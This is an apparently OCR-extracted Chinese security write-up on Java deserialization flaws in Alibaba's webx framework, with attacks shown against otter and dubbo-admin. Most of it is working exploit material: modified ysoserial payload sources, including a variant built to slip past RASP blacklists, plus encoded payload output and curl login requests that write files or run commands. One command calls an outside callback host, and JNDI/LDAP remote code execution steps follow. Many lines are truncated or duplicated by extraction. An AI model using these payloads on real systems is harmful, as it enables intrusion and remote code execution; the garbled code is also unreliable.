Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8082/form/register.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 1876
DNT: 1
Connection: close
Cookie: sessionid=eztexwxnqonyd5ccvrijrnicznlche4o;
JSESSIONID=UKZN4BDW61-YTI15XDUW2ONH12YCYGL1-UPGQ83QJ-0;
tmp0=eNrz4A12DQ729PeL9%2FV3cfUxiKzOTLFSCvWO8jNxcgk3M9SNDPE0NI1wCQ038vfzMDSKdI509zHUDQ1wD7QwDvTSN
VDSSS6xMjQ1MTU3NDQ1sjA3MdZJTEYTyK2wMqiNAgAn4xwt
Upgrade-Insecure-Requests: 1

_csrf_token=0tvCf6FJP1ZkHfX4WUOgs1&action=register_action&_fm.r._0.n=q&_fm.u._0.s.attach=%65%4e%
71%56%55%62%46%79%45%7a%45%51%58%65%77%6a%44%6e%47%63%67%70%6c%4d%30%74%48%51%52%70%71%68%59%53%
61%70%53%4d%41%54%65%77%34%61%54%4f%4e%55%61%39%33%61%70%25%32%46%68%4f%55%71%52%31%75%4b%54%49%
76%38%43%6b%64%4d%55%66%77%44%25%32%42%6b%70%36%43%45%69%6f%59%75%53%4a%68%6b%61%4e%6c%47%38%32%
62%66%50%72%32%33%75%25%32%46%77%42%44%34%4f%48%35%38%72%57%41%69%73%39%77%51%6b%4b%70%64%6b%76%
67%67%6a%6b%7a%37%55%69%73%58%43%56%78%55%4c%6f%32%6c%56%43%54%52%66%69%70%51%37%7a%76%71%35%6f%
77%46%54%76%66%78%78%25%32%46%57%72%61%65%44%6c%73%41%6a%59%65%44%25%32%46%31%42%35%4d%51%6e%73%
55%66%47%64%30%74%72%6e%4a%39%25%32%42%25%32%46%33%4a%78%39%61%4d%50%6d%47%4c%6f%36%39%4b%32%76%
25%32%42%35%71%71%59%67%7a%62%63%79%4a%33%6a%77%66%6d%4e%64%58%57%58%77%77%68%43%25%32%46%71%53%
42%74%42%4c%7a%36%6a%30%46%45%70%62%46%53%66%51%55%36%68%4b%4b%6f%36%73%59%54%4c%4d%30%44%6f%35%
7a%4b%47%6a%53%76%53%42%49%6e%79%63%6e%25%32%42%49%35%79%67%72%4e%54%4c%35%6c%72%38%33%73%49%49%
65%75%57%72%46%48%46%34%37%4f%34%41%72%61%4f%61%77%58%55%78%75%53%4f%34%61%74%31%59%69%32%4d%75%
46%49%66%7a%52%4e%54%74%35%67%66%55%25%32%42%65%78%73%59%25%32%46%75%46%4d%53%46%75%51%44%67%38%
79%74%6e%30%6c%30%79%5a%4f%4d%25%32%42%36%6d%74%43%54%4b%78%56%77%75%52%64%25%32%46%6d%50%56%77%
4e%52%66%4d%4f%54%73%30%46%7a%7a%4a%6a%55%73%73%59%42%33%50%34%74%69%4c%58%77%4b%64%4c%79%35%38%
36%76%74%66%58%52%31%37%54%35%53%49%67%25%32%46%6f%70%71%54%66%25%32%42%59%59%64%74%47%35%53%69%
74%6b%62%59%32%30%69%6f%6e%33%34%71%34%4a%36%39%6a%4c%6d%41%49%6e%32%51%30%58%7a%37%36%5a%63%67%
6c%74%52%58%4b%52%37%56%32%25%32%46%32%75%70%39%75%32%33%44%67%78%77%79%68%31%7a%25%32%42%43%64%
50%45%71%61%35%38%46%25%32%42%38%59%70%45%46%6a%33%37%64%41%4e%73%31%76%6a%44%3...44%58%67%25%...
44%25%33%44%0a&event_submit_do_register=Submit+Query
```


POC：
考虑到webx已经使用了commons-fileupload:1.3.1（还记得dependency check的结果吗？其实Apache Commons Fileupload Dos漏洞也是存在的），可以直接调用反序列化工具ysoserial，改造poc：
在ysoserial的pom.xml增加citrus的引用
改造FileUpload1.java为：

```
package ysoserial.payloads;import org.apache.commons.codec.binary.Base64;import org.apache.commons.fileuplo
 * Gadget chain:
 * DiskFileItem.readObject()
 * <p>
```

```
  <p>
* Arguments:
* - copyAndDelete;sourceFile;destDir
* - write;destDir;ascii-data
* - writeB64;destDir;base64-data
* - writeOld;destFile;ascii-data
* - writeOldB64;destFile;base64-data
* <p>
* Yields:
* - copy an arbitraty file to an arbitrary directory (source file is deleted if possible)
* - pre 1.3.1 (+ old JRE): write data to an arbitrary file
* - 1.3.1+: write data to a more or less random file in an arbitrary directory
*
* @author mbechler
*/@Dependencies({    "commons-fileupload:commons-fileupload:1.3.1",    "commons-io:commons-io:2.4"})@Paylo

       String[] parts = command.split(";");        if (parts.length == 3 && "copyAndDelete".equals(parts[0
       } else if (parts.length == 3 && "write".equals(parts[0])) {            return write(parts[1], parts
       } else if (parts.length == 3 && "writeB64".equals(parts[0])) {            return write(parts[1], Ba
       } else if (parts.length == 3 && "writeOld".equals(parts[0])) {            return writePre131(parts[
       } else if (parts.length == 3 && "writeOldB64".equals(parts[0])) {            return writePre131(par
       } else {            throw new IllegalArgumentException("Unsupported command " + command + " " + Arr
       }
   }    public void release(DiskFileItem obj) throws Exception {        // otherwise the finalizer deletes
       DeferredFileOutputStream dfos = new DeferredFileOutputStream(0, null);
       Reflections.setFieldValue(obj, "dfos", dfos);


   }    private static DiskFileItem copyAndDelete(String copyAndDelete, String copyTo) throws IOException,
   }    // writes data to a random filename (update_<per JVM random UUID>_<COUNTER>.tmp)
   private static DiskFileItem write(String dir, byte[] data) throws IOException, Exception {        retur
   }    // writes data to an arbitrary file
   private static DiskFileItem writePre131(String file, byte[] data) throws IOException, Exception {
   }    private static DiskFileItem makePayload(int thresh, String repoPath, String filePath, byte[] data)
       // otherwise write the contents to repository temp file
       File repository = new File(repoPath);
       DiskFileItem diskFileItem = new DiskFileItem("test", "application/octet-stream", false, "test", 100
       File outputFile = new File(filePath);
       DeferredFileOutputStream dfos = new DeferredFileOutputStream(thresh, outputFile);
       OutputStream os = (OutputStream) Reflections.getFieldValue(dfos, "memoryOutputStream");
       os.write(data);
       Reflections.getField(ThresholdingOutputStream.class, "written").set(dfos, data.length);
       Reflections.setFieldValue(diskFileItem, "dfos", dfos);
       Reflections.setFieldValue(diskFileItem, "sizeThreshold", 0);
       //对diskFileItem进行处理，进行一次zip压缩，一次base64编码，进行一次url编码
       System.out.println( encode(diskFileItem) );
       return diskFileItem;
   }    private static String encode(Object attachment) {        if (attachment == null) {            retu
       }        try {
           ByteArrayOutputStream baos = new ByteArrayOutputStream();            // 1. 序列化
           // 2. 压缩
           Deflater def = new Deflater(Deflater.BEST_COMPRESSION, false);
           DeflaterOutputStream dos = new DeflaterOutputStream(baos, def);
           ObjectOutputStream oos = null;            try {
               oos = new ObjectOutputStream(dos);
               oos.writeObject(attachment);
           } finally {                if (oos != null) {                    try {
                       oos.close();
                   } catch (IOException e) {
                   }
```

```
                }

                def.end();
            }           byte[] plaintext = baos.toByteArray().toByteArray();           // 3. base64编码
            return StringEscapeUtil.escapeURL(new String(Base64.encodeBase64(plaintext, false), "ISO-8859-1
        } catch (Exception e) {           return "!Failure: " + e;
        }
    }    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(FileUpload1.class, args);
    }

}
```

注意，通过DiskFileItem生成poc：



这时候的危害是：

> FileUpload的1.3.1之前的版本配合JDK1.7之前的版本，能够达到写入任意文件的漏洞;
>
> FileUpload的1.3.1之前的版本配合JDK1.7及其之后的版本，能够向任意目录写入文件;
>
> FileUpload的1.3.1以及之后的版本只能向特定目录写入文件，此目录也必须存在。(文件的的命名也无法控制);

虽然经过url和base64、zip的编码转化，几乎不能被waf拦截，但是反序列功能可能被rasp安全功能识别黑名单，绕过方式为使用webx自带的组件可以构造webx的特定poc，利用AbstractFileItem继承FileItem的特性，抽象类的构造需要改一改（InMemoryFormFieldItem也可以）。

```
package ysoserial.payloads;import org.apache.commons.codec.binary.Base64;import com.alibaba.citrus.service.
 * Gadget chain: DiskFileItem.readObject()
 * <p>
 * Arguments: - copyAndDelete;sourceFile;destDir - write;destDir;ascii-data - writeB64;destDir;base64-data
 * writeOld;destFile;ascii-data - writeOldB64;destFile;base64-data
 * <p>
 * Yields: - copy an arbitraty file to an arbitrary directory (source file is deleted if possible) - pre 1.
 * JRE): write data to an arbitrary file - 1.3.1+: write data to a more or less random file in an arbitrary
 *
 * @author mbechler
 */@Dependencies( { "com.alibaba.citrus:citrus-common-util:3.2.4", "com.alibaba.citrus:citrus-service-uploa
    implements ReleaseableObjectPayload<DiskFileItem>{    public DiskFileItem getObject( String command )
        throws Exception    {
```

```
        String[] parts = command.split( ";" );        if ( parts.length == 3 && "copyAndDelete".equals( par
        {            return copyAndDelete( parts[1], parts[2] );
        }        else if ( parts.length == 3 && "write".equals( parts[0] ) )
        {            return write( parts[1], parts[2].getBytes( "US-ASCII" ) );
        }        else if ( parts.length == 3 && "writeB64".equals( parts[0] ) )
        {            return write( parts[1], Base64.decodeBase64( parts[2] ) );
        }        else if ( parts.length == 3 && "writeOld".equals( parts[0] ) )
        {            return writePre131( parts[1], parts[2].getBytes( "US-ASCII" ) );
        }        else if ( parts.length == 3 && "writeOldB64".equals( parts[0] ) )
        {            return writePre131( parts[1], Base64.decodeBase64( parts[2] ) );
        }        else
        {            throw new IllegalArgumentException( "Unsupported command " + command + " " + Arrays.to
        }
    }    public void release( DiskFileItem obj )
        throws Exception    {        // otherwise the finalizer deletes the file
        DeferredFileOutputStream dfos = new DeferredFileOutputStream( 0, null );
        Reflections.getField( AbstractFileItem.class, "dfos" ).set( obj, dfos );        //Reflections.setFi

    }    private static DiskFileItem copyAndDelete( String copyAndDelete, String copyTo )
        throws IOException, Exception    {        return makePayload( 0, copyTo, copyAndDelete, new byte[1]
    }    // writes data to a random filename (update_<per JVM random UUID>_<COUNTER>.tmp)
    private static DiskFileItem write( String dir, byte[] data )
        throws IOException, Exception    {        return makePayload( data.length + 1, dir, dir + "/whateve
    }    // writes data to an arbitrary file
    private static DiskFileItem writePre131( String file, byte[] data )
        throws IOException, Exception    {        return makePayload( data.length + 1, file + "\0", file, d
    }    private static DiskFileItem makePayload( int thresh, String repoPath, String filePath, byte[] data
        throws IOException, Exception    {        // if thresh < written length, delete outputFile after co
        // otherwise write the contents to repository temp file
        File repository = new File( repoPath );
        DiskFileItem diskFileItem =            new DiskFileItem( "test", "application/octet-stream", false,
        File outputFile = new File( filePath );        // 实现延迟写输出流，来自于common-io包
        DeferredFileOutputStream dfos = new DeferredFileOutputStream( thresh, outputFile );

        OutputStream os = (OutputStream) Reflections.getFieldValue( dfos, "memoryOutputStream" );        //
        os.write( data );        // 反射机制覆盖written方法的内容
        Reflections.getField( ThresholdingOutputStream.class, "written" ).set( dfos, data.length );
        Reflections.getField( AbstractFileItem.class, "dfos" ).set( diskFileItem, dfos );
        ;        // Reflections.setFieldValue(diskFileItem, "dfos", dfos);
        Reflections.getField( AbstractFileItem.class, "sizeThreshold" ).set( diskFileItem, 0 );
        ;        // 对diskFileItem进行处理，进行一次zip压缩，一次base64编码，进行一次url编码
        System.out.println( encode( diskFileItem ) );        return diskFileItem;
    }    private static String encode( Object attachment )
    {        if ( attachment == null )
        {            return null;
        }        try
        {
            ByteArrayOutputStream baos = new ByteArrayOutputStream();            // 1. 序列化
            // 2. 压缩
            Deflater def = new Deflater( Deflater.BEST_COMPRESSION, false );
            DeflaterOutputStream dos = new DeflaterOutputStream( baos, def );
            ObjectOutputStream oos = null;            try
            {
                oos = new ObjectOutputStream( dos );
                oos.writeObject( attachment );
            }            finally
            {                if ( oos != null )
                {                    try
                    {
                        oos.close();
```

```
                    oos.close();
                }                   catch ( IOException e )
                {
                }
            }

            def.end();
        }           byte[] plaintext = baos.toByteArray().toByteArray();           // 3. base64编码
        return StringEscapeUtil.escapeURL( new String( Base64.encodeBase64( plaintext, false ), "ISO-88
    }       catch ( Exception e )
    {           return "!Failure: " + e;
    }
}    public static void main( final String[] args )
    throws Exception    {
    PayloadRunner.run( Webx.class, args );
}

}
```

生成经过序列化的数据，GeneratePayload传入的恶意数组为Webx write;/Users/nano/;hacker2：

```
<terminated> GeneratePayload [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_162.jdk/Contents/Home/bin/java (Dec 26, 2018, 5:02:02 PM)
SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinder".
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See http://www.slf4j.org/codes.html#StaticLoggerBinder for further details.
eNqVUbFyEzEQXewjDnGcgplM0tHQRpqhYSapSMATew4aTONUa93ap%2FhOUqR1uKTIv8CkdMUfwD%2Bkp6CEioYuSJhkaNlG82bfPr23u%2FwBD
sr7com.alibaba.citrus.service.upload.impl.cfu.DiskFileItemxr;com.alibaba.citrus.service.upload.impl.cfu.Abstract
```


```
<terminated> GeneratePayload [Java Application] /Library/Java/JavaVirtualMachines/jdk1.8.0_162.jdk/Contents/Home/bin/java (Dec 26, 2018, 5:02:02 PM)
SLF4J: Failed to load class "org.slf4j.impl.StaticLoggerBinder".
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See http://www.slf4j.org/codes.html#StaticLoggerBinder for further details.
eNqVUbFyEzEQXewjDnGcgplM0tHQRpqhYSapSMATew4aTONUa93ap%2FhOUqR1uKTIv8CkdMUfwD%2Bkp6CEioYuSJhkaNlG82bfPr23u%2FwBD
sr7com.alibaba.citrus.service.upload.impl.cfu.DiskFileItemxr;com.alibaba.citrus.service.upload.impl.cfu.Abstract
```


将数据追加到_fm.u._0.s.attach，（重点，框架的form参数必须找到，如果有参数_fm.l._0.p，那么使用_fm.l._0.p.attach接口）

It works！这里使用。需要注意的是AbstractFileItem的注释：

```
改进自commons-fileupload-1.2.1的同名类。

解决了如下问题：

原DiskFileItem类（以下简称原类）在解析form field的值时，会利用 content-type头部指定的charset值来决定其字符集编码。例
 Content-Disposition: form-data; name="myparam"
 Content-Type: text/plain; charset=UTF-8
 然而，除了单元测试所用的httpunit/servletunit以外，几乎没有浏览器会在这里指定 content-type以及 charset。因此原类的 g
原类将内容的长度超过sizeThreshold的字段 —— 无论普通的form fields或是文件字段 —— 均存入文件 。这是一种优化。然而在某些
创建文件时，希望能自动创建目录。
具体改进了如下内容：

利用传入的charset参数，而不是content-type来解码form field。但该参数对于文件型字段无效。
删除getCharSet()方法，添加getCharset()和 setCharset()方法。
修改getString()方法，对form field使用指定的charset来解码。
添加keepFormFieldInMemory属性。
改进getOutputStream()方法，，当 keepFormFieldInMemory == true时，不将form fields写入文件，即将 threshold设置成In
利用File.createTempFile()来生成临时文件，删除原getTempFile() 方法，及相关的getUniqueId()方法、counter field、 tem
改进write()方法，当文件目录不存在时，创建之。
改进toString()方法，使之返回文件名，这种形式是为了方便页面引用FileItem对象。
Author:
Michael Zhou
```

```
那么我们如果有权限可以控制创建目录了~此时的危害
```

1. webx的配合JDK1.7之前的版本，能够达到写入任意文件的漏洞;
2. webx配合JDK1.7及其之后的版本，能够向任意目录写入文件;
3. webx向自定义目录写文件，实现大文件拒绝式服务攻击。(文件命名的无法控制为upload_uid_.tmp，只能控制内容);

```
[hacker2nano:Downloads nano$ java -version
java version "1.8.0_162"
Java(TM) SE Runtime Environment (build 1.8.0_162-b12)
Java HotSpot(TM) 64-Bit Server VM (build 25.162-b12, mixed mod
[nano:Downloads nano$ ls /Users/nano/ali/
upload_2bedd335_167e8910497__8000459793460654147912 3.tmp
```


其他poc：
以上是基于webx自带的jar包构造杀伤链，如果项目有其他依赖，可以适配poc实现远程命令执行。还记得供应链安全吗，前文我们说到有groovy 2.17，那我们就用2.3.9的poc吧！

```
package ysoserial.payloads;import org.apache.commons.codec.binary.Base64;import org.codehaus.groovy.runtime
 Gadget chain:
  ObjectInputStream.readObject()
   PriorityQueue.readObject()
    Comparator.compare() (Proxy)
     ConvertedClosure.invoke()
      MethodClosure.call()
       ...
          Method.invoke()
         Runtime.exec()

 Requires:
  groovy
 */@SuppressWarnings({"rawtypes", "unchecked"})@Dependencies({"org.codehaus.groovy:groovy:2.3.9"})@Authors(
        System.out.println( encode( handler ) );        return handler;
    }
    private static String encode( Object attachment )
    {        if ( attachment == null )
        {            return null;
        }        try
        {
            ByteArrayOutputStream baos = new ByteArrayOutputStream();            // 1. 序列化
            // 2. 压缩
            Deflater def = new Deflater( Deflater.BEST_COMPRESSION, false );
            DeflaterOutputStream dos = new DeflaterOutputStream( baos, def );
            ObjectOutputStream oos = null;            try
            {
                oos = new ObjectOutputStream( dos );
                oos.writeObject( attachment );
            }            finally
            {                if ( oos != null )
                {                    try
                    {
                        oos.close();
                    }                    catch ( IOException e )
                    {
                    }
                }

                def.end();
            }            byte[] plaintext = baos.toByteArray().toByteArray();            // 3. base64编码
            return StringEscapeUtil.escapeURL( new String( Base64.encodeBase64( plaintext, false ), "ISO-88
        }        catch ( Exception e )
        {            return "!Failure: " + e;
        }
    }
    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(Groovy1.class, args);
    }
}
```

还是在webx的demo上，执行命令Groovy1 ‘curl lzv3nf.ceye.io/2’，生成poc：

```
curl 'http://localhost:8082/form/register.htm' -H 'Connection: keep-alive' -H 'Pragma: no-cache' -H 'Cache-
```

至此，使用原生webx框架，证实命令执行漏洞poc生效。显示环境推荐使用推荐使用url2dns的poc。比wget或者curl -k方便和隐蔽。

调用链如下：


影响范围：

otter

我们花开两朵，各表一枝，以otter为例https://github.com/alibaba/otter 我们进行一次漏洞利用：
https://github.com/alibaba/otter/wiki/Docker_QuickStart
docker运行管理后台后进入容器验证是否成功docker exec -it 2a810fb0b8f7 /bin/sh
首先使用web自己的上传poc或者commons-fileupload:1.3.1的poc
登录处即可触发执行Webx write;/home/admin/manager/hack;hacker12233;

```
curl -i -s -k  -X $'POST' \
    -H $'Host: 172.18.163.117:8080' -H $'User-Agent: User-As2s' -H $'Accept: text/html,application/xhtml+xm
    -b $'JSESSIONID=TLFK8Z-PAK1SFTZXLRPS3Q19FZ22-MPLUA5QJ-1; OTTER_WEBX_JSESSIONID0=eNrz4A12DQ729PeL9%2FV3c
    --data-binary $'action=user_action&event_submit_do_login=1&_fm.l._0.n=admin&_fm.l._0.p=2&_fm.l._0.p.att
    $'http://172.18.163.117:8080/login.htm'
```

可以看到靶机已经生成.tmp文件。如果java版本小于等于6.是可以00截断生成任意文件。



可惜这个项目exclude了groovy，但是我们也有办法实现otter 项目远程命令执行，这是全部的包。

```
sh-4.1# ls
activation-1.1.jar                      jetty-continuation-8.1.7.v20120910.jar
annotations-9.0.4.jar                   jetty-http-8.1.7.v20120910.jar
aopalliance-1.0.jar                     jetty-io-8.1.7.v20120910.jar
aviator-2.2.1.jar                       jetty-security-8.1.7.v20120910.jar
canal.common-1.1.2.jar                  jetty-server-8.1.7.v20120910.jar
canal.filter-1.1.2.jar                  jetty-servlet-8.1.7.v20120910.jar
canal.instance.core-1.1.2.jar           jetty-util-8.1.7.v20120910.jar
canal.instance.manager-1.1.2.jar        jetty-webapp-8.1.7.v20120910.jar
canal.meta-1.1.2.jar                    jetty-xml-8.1.7.v20120910.jar
canal.parse-1.1.2.jar                   jsr305-3.0.2.jar
canal.parse.dbsync-1.1.2.jar            logback-classic-1.1.3.jar
canal.parse.driver-1.1.2.jar            logback-core-1.1.3.jar
canal.protocol-1.1.2.jar                mail-1.4.7.jar
canal.sink-1.1.2.jar                    manager.biz-4.2.17.jar
canal.store-1.1.2.jar                   manager.deployer-4.2.17.jar
cglib-nodep-2.2.jar                     manager.web-4.2.17.jar
citrus-webx-all-3.2.0.jar               mysql-connector-java-5.1.40.jar
commons-beanutils-1.8.3.jar             netty-3.2.2.Final.jar
commons-codec-1.9.jar                   netty-all-4.1.6.Final.jar
commons-collections-3.2.2.jar           ojdbc6-11.1.0.7.0.jar
commons-compress-1.9.jar                ojdbc6.jar
commons-dbcp-1.4.jar                    oro-2.0.8.jar
commons-fileupload-1.2.2.jar            protobuf-java-2.6.1.jar
commons-io-2.4.jar                      shared.arbitrate-4.2.17.jar
commons-jexl-2.1.1.jar                  shared.common-4.2.17.jar
commons-lang-2.6.jar                    shared.communication-4.2.17.jar
commons-logging-1.1.1.jar               shared.push-4.2.17.jar
commons-pool-1.5.4.jar                  slf4j-api-1.7.12.jar
ddlutils-1.0.jar                        spring-aop-3.1.2.RELEASE.jar
disruptor-3.4.2.jar                     spring-asm-3.1.2.RELEASE.jar
dom4j-1.6.1.jar                         spring-beans-3.1.2.RELEASE.jar
druid-1.1.9.jar                         spring-context-3.1.2.RELEASE.jar
dubbo-2.5.3.jar                         spring-context-support-3.1.2.RELEASE.jar
dwr-2.0.10.jar                          spring-core-3.1.2.RELEASE.jar
ecs-1.4.2.jar                           spring-expression-3.1.2.RELEASE.jar
fastjson-1.2.28.jar                     spring-jdbc-3.1.2.RELEASE.jar
fastsql-2.0.0_preview_644.jar           spring-orm-3.1.2.RELEASE.jar
guava-18.0.jar                          spring-test-3.1.2.RELEASE.jar
h2-1.4.196.jar                          spring-tx-3.1.2.RELEASE.jar
httpclient-4.5.1.jar                    spring-web-3.1.2.RELEASE.jar
httpcore-4.4.3.jar                      spring-webmvc-3.1.2.RELEASE.jar
ibatis-sqlmap-2.3.4.726.jar             velocity-1.7.jar
javassist-3.15.0-GA.jar                 zkclient-0.10.jar
javax.servlet-3.0.0.v201112011016.jar   zookeeper-3.4.5.jar
jcl-over-slf4j-1.7.12.jar
```


使用CommonsBeanutils1的payload，这里注意利用时需要保证jdk版本和jar包的版本要同docker最新镜像的版本一致。（ysoserial是1.9.2,需要降低为我们需要的1.8.3）。
payload将执行'touch /home/admin/manager/webapp/1.jsp'

```
curl -i -s -k  -X $'POST' \
    -H $'Host: 172.18.163.117:8080' -H $'User-Agent: User-Ass2' -H $'Accept: text/html,application/xhtml+xm
    -b $'JSESSIONID=TLFK8Z-PAK1SFTZXLRPS3Q19FZ22-MPLUA5QJ-1; OTTER_WEBX_JSESSIONID0=eNrz4A12DQ729PeL9%2FV3c
    --data-binary $'action=user_action&event_submit_do_login=1&_fm.l._0.n=admin&_fm.l._0.p=2&_fm.l._0.p.att
    $'http://172.18.163.117:8080/login.htm'
```

##dubbo-admin：
dubbo-2.6.1以后的版本不再有dubbo-admin ，我们就以https://github.com/apache/incubator-dubbo/tree/dubbo-2.6.0为例吧。
发现https://github.com/apache/incubator-dubbo/blob/dubbo-2.6.0/dubbo-admin/src/main/webapp/WEB-INF/forms/provider.xml 是典型的写法，存在安全风险。incubator-dubbo/dubbo-admin/src/main/webapp/WEB-INF/webx.xml 设置cookie通过序列化的形式进行对象存贮。就像这里提到的一样，http://wp.blkstone.me/2018/09/writeup-2018-alibaba-security-competetion/,这里不再赘述。

webx的Session框架提供了一种encoder的实现，编码的基本过程为:序列化、加密(可选)、压 缩、Base64编码、URL encoding编码。默认为hessian-serializer,其存在一项反序列化漏洞。

利用方法：

修改marshlsec适配webx框架。

https://github.com/nanolikeyou/marshalsec

搭建测试环境：https://github.com/nanolikeyou/dubboadminrce

首先启动java LdapServer http://xx:9090/#Exploit


再启动http server。

构造的rmi或者ldap形式的jni factory，触发cookie处理时调用hessian反序列化，会触发http下载执行class，应用程序内部具备了完全的命令执行权限。

这里需要注意的是几个Gadget的的点，基于hessian反序列支持SpringPartiallyComparableAdvisorHolder, SpringAbstractBeanFactoryPointcutAdvisor, Rome, XBean, Resin，其中

> SpringPartiallyComparableAdvisorHolder 需要aspectj,默认的webx或者dubbo admin并没有这个jar包，功能方面需要开启aspectj 注解模式，对spring配置aop:aspectj-autoproxy。
>
